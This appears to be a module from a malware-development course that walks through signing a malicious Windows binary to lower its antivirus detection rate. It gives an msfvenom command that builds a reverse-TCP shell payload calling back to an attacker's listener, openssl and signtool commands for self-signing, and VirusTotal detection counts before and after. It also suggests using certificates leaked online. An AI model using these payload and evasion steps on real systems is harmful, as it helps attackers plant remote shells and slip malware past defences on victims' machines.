Malware Binary Signing


Introduction

When a user attempts to download a legitimate executable file from the internet, it is often signed by the company as a way of proving to the user that it is a trustworthy executable. Although security solutions will still scan the executable, additional scrutiny would've been placed on it had the binary been unsigned.

This module walks through the steps required to sign a malicious binary which can increase its trustworthiness. The module will be demonstrating binary signing on an executable generated via Msfvenom: `msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.0.1 LPORT=4444 -f exe -o maldev.exe`

Testing Binary Detection Rate

Before starting, the binary was uploaded to VirusTotal in order to see the detection rate before signing the binary. The detection rate is quite high with 52/71 vendors flagging the file as being malicious.



Obtaining a Certificate

There are several ways to get a certificate:

- The most ideal way is to purchase the certificate from a trusted vendor such as DigiCert.

- Another possibility is to use a self-signed certificate. Although this will not be as effective as a trusted certificate, this module will prove that it can still have an impact on detection rates.
- The last option would be to find valid certificates that are leaked on the internet (e.g. on Github). Ensure no laws are broken by using these leaked certificates.

Generating a Certificate

This demo will use the self-signed certificate route. This requires `openssl` which is pre-built into Kali Linux.

To create a certificate first generate the required `pem` files. The tool requires information to include inside the certificate.

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -sha256 -days 365
```

```
+..+.+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:AU
State or Province Name (full name) [Some-State]:Maldev
Locality Name (eg, city) []:Maldev
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Maldev
Organizational Unit Name (eg, section) []:Maldev
Common Name (e.g. server FQDN or YOUR name) []:Maldev
Email Address []:Maldev@example.com
```

Next, generate a `pfx` file using the `pem` files. The tool will ask for a key phrase to be entered.

```
openssl pkcs12 -inkey key.pem -in cert.pem -export -out sign.pfx
```


```
┌──(kali㉿kali)-[~/Desktop]
└─$ openssl pkcs12 -inkey key.pem -in cert.pem -export -out sign.pfx
Enter pass phrase for key.pem:
Enter Export Password:
Verifying - Enter Export Password:
```

Signing The Binary

Signing the binary requires `signtool.exe` which is part of Windows SDK. It can be installed here. Once that's done, the binary can be signed using the command below.

```
signtool sign /f sign.pfx /p <pfx-password> /t http://timestamp.digicert.com
/fd sha256 binary.exe
```

Viewing the binary's properties will now show a "Digital Signature" tab which shows the details of the certificate that was used to sign the binary. It also shows a warning that the certificate is not trusted.



Testing Signed Binary Detection Rate

The binary is re-uploaded to VirusTotal to check if there was an impact on the detection rate. Unsurprisingly, the number of security solutions that flagged the file dropped from 52 to 47. Initially, it may not appear as a massive drop in detection rate but it must be emphasized that no changes were made to the file besides signing it with a certificate.

47 / 72

Community Score

47 security vendors and no sandboxes flagged this file as malicious

83e3ff90801dc85037f4107691db34bb85a82791c3ed78dc19c383b97b339db1

maldev.exe

peexe assembly overlay signed spreader 64bits invalid-signature

14.97 KB
Size

2022-12-03 21:29:44 UTC
a moment ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

Security Vendors' Analysis

Ad-Aware	Trojan.Metasploit.A	ALYac	Trojan.Metasploit.A
Antiy-AVL	GrayWare/Win32.Rozena.j	Arcabit	Trojan.Metasploit.A
Avast	Win64:Evo-gen [Trj]	AVG	Win64:Evo-gen [Trj]
Avira (no cloud)	TR/Crypt.XPACK.Gen7	BitDefender	Trojan.Metasploit.A
CrowdStrike Falcon	Win/malicious_confidence_100% (D)	Cybereason	Malicious.8bb05e
Cylance	Unsafe	Cynet	Malicious (score: 100)
DrWeb	BackDoor.Shell.244	Elastic	Windows.Trojan.Metasploit
Emsisoft	Trojan.Metasploit.A (B)	eScan	Trojan.Metasploit.A
ESET-NOD32	A Variant Of Win64/Rozena.M	F-Secure	Trojan.TR/Crypt.XPACK.Gen7
Fortinet	W64/Rozena.Jltr	GData	Trojan.Metasploit.A